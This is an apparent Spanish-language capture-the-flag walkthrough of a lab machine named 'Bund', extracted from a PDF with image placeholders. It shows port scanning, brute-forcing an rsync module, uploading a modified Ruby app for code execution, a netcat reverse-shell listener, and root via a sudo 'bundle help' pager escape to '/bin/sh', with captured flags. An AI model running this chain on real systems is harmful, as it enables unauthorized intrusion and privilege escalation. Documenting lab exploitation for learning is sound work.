
Bund


┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.35
Starting Nmap 7.95 (https://nmap.org) at 2025-02-16 02:51 -03
Initiating ARP Ping Scan at 02:51
Scanning 192.168.137.35 [1 port]
Completed ARP Ping Scan at 02:51, 0.21s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:51
Scanning 192.168.137.35 [65535 ports]
Discovered open port 80/tcp on 192.168.137.35
Discovered open port 22/tcp on 192.168.137.35
Discovered open port 9393/tcp on 192.168.137.35
Increasing send delay for 192.168.137.35 from 0 to 5 due to 3367 out of 1
Increasing send delay for 192.168.137.35 from 5 to 10 due to 4483 out of
Increasing send delay for 192.168.137.35 from 10 to 20 due to max_success
Discovered open port 873/tcp on 192.168.137.35
Increasing send delay for 192.168.137.35 from 20 to 40 due to max_success
Increasing send delay for 192.168.137.35 from 40 to 80 due to 1237 out of
Increasing send delay for 192.168.137.35 from 80 to 160 due to max_succes
Increasing send delay for 192.168.137.35 from 160 to 320 due to max_succe
Increasing send delay for 192.168.137.35 from 320 to 640 due to max_succe
Increasing send delay for 192.168.137.35 from 640 to 1000 due to max_succ
Warning: 192.168.137.35 giving up on port because retransmission cap hit
Completed SYN Stealth Scan at 02:53, 72.87s elapsed (65535 total ports)
Nmap scan report for 192.168.137.35
Host is up, received arp-response (0.99s latency).
Scanned at 2025-02-16 02:51:51 -03 for 73s
Not shown: 61789 closed tcp ports (reset), 3742 filtered tcp ports (no-re
PORT   STATE SERVICE REASON
22/tcp   open ssh   syn-ack ttl 64
80/tcp   open http   syn-ack ttl 64
873/tcp open rsync   syn-ack ttl 64
9393/tcp open unknown syn-ack ttl 64
MAC Address: 08:00:27:D2:EB:BD (PCS Systemtechnik/Oracle VirtualBox virtu
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 73.36 seconds

```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p22,80,873,9393 -Pn -n -vvv 192.168.137.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-16 02:55 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
```

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDP4OvUJ0xKoulS7xOYz1485bm/ZBVN/86xLQvh7Gqa1DmEWz/eHP1
3aRIey4qQj7/k72PqMBkyfD2krjNOg7ZZe8z9o0A4VyeDljG6ukVFeN6PEtWWtdmmnVJztgzX0wPWPaO9GM5hITyvpIB/
TV1x6jfTtZi+Aca0scDfOTJUVlSwZYaHrJQSNlKFJhniucqq/zxOnMIHjs/v1YXYCh0jlYDsb5J/NqTzEPMKkbtwn97T5
v8D1K2EPhf1rBGQGIObgatVHNFclVWfuq7sn4x9olNnbsEogIQ5mbEq0mBlgOW5vowFxUkI60Ond4Dl7H4fkCeiPfngWP
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNDNbes4gKOy7nXoXxW
+tA44syyemA6C40=
|   256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINItrDSHbBfPB1CJosqklAQXN4/Mt++ocUqbiG861ZSG
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.56 (Debian)
873/tcp  open  rsync   syn-ack ttl 64 (protocol version 31)
9393/tcp open  http    syn-ack ttl 64 WEBrick httpd 1.8.1 (Ruby 2.7.4 (2021-07-07))
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: WEBrick/1.8.1 (Ruby/2.7.4/2021-07-07)
| http-methods:
|_  Supported Methods: GET HEAD
MAC Address: 08:00:27:D2:EB:BD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```


```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.35
http://192.168.137.35 [200 OK] Apache[2.4.56], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.137.35]

┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.35:9393
http://192.168.137.35:9393 [200 OK] Country[RESERVED][ZZ], HTTPServer[WEBrick/1.8.1 (Ruby/2.7.4/2021-07-07)], IP[192.168.137.35], Ruby[2.7.4,WEBri
ck/1.8.1], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
```

vemos que por rdsync no me lista nada


```
┌──(root💀miguel)-[/home/miguel/Work]
└─# nc -vn 192.168.137.35 873
(UNKNOWN) [192.168.137.35] 873 (rsync) open
@RSYNCD: 31.0

@RSYNCD: 31.0
#list
@RSYNCD: EXIT
```


voy a ver por una tool q fuzzee por recursos en rsyncd
https://github.com/1NCO6N1TO/rsyncAttack

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# ./rsync.sh -i 192.168.137.35 -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

[+] Target IP: 192.168.137.35
[+] Wordlist: common.txt
[+] Total number of words in the wordlist: 4734

[-] Testing word: fileadmin
[+] Password found: fileadmin

[+] Output:

receiving incremental file list
drwxrwxrwx          4,096 2023/05/27 11:40:29 .
-rwxrwxrwx             14 2023/05/27 07:00:12 Gemfile
-rwxrwxrwx            370 2023/05/27 07:01:38 Gemfile.lock
-rwxrwxrwx             75 2023/05/27 11:30:25 app.rb

sent 20 bytes  received 110 bytes  260.00 bytes/sec
total size is 459  speedup is 3.53
```




modificamos el app






axel

luego lo modifique por ls /home/axer y veo que tengo RCE




user.txt



2cbcb2f721f743c1a42dcd092dc571ea

veo que nc esta entonces me tiro una rev shell




/usr/bin/nc

modifico

upload

```
┌──(root💀miguel)-[~miguel/Work/fileadmin]
└─# rsync -av app.rb  rsync://192.168.137.35/fileadmin/

sending incremental file list
app.rb

sent 196 bytes  received 41 bytes  474.00 bytes/sec
total size is 94  speedup is 0.40
```

ejecuto y adentro





```
┌──(root💀miguel)-[~miguel/Work/fileadmin]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.35] 53466
whoami
axel
```


privesc

```
axel@bund:~$ sudo -l
Matching Defaults entries for axel on bund:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User axel may run the following commands on bund:
    (root) NOPASSWD: /usr/local/bin/bundle
```

ejecutamos

```
axel@bund:~$ sudo bundle help
```


root@miguel: ~mig
BUNDLE(1)
NAME
bundle - Ruby Dependency Management
SYNOPSIS
bundle COMMAND [--no-color] [--verbose] [ARGS]
DESCRIPTION
Bundler manages an application´s dependencies through its entire
See the bundler website https://bundler.io for information on ge
format.
OPTIONS
--no-color
Print all output without color
--retry, -r
Specify the number of times you wish to attempt network c
--verbose, -V
Print out additional logging information
BUNDLE COMMANDS
We divide bundle subcommands into primary commands and utilities
PRIMARY COMMANDS
bundle install(1) bundle-install.1.html
Install the gems specified by the Gemfile or Gemfile.lock
bundle update(1) bundle-update.1.html
Update dependencies to their latest versions
bundle cache(1) bundle-cache.1.html
Package the .gem files required by your application into
bundle exec(1) bundle-exec.1.html
!/bin/sh


whoami
root
cat /root/root.txt
812efa110d7a6029cbf87d5b97d53691
#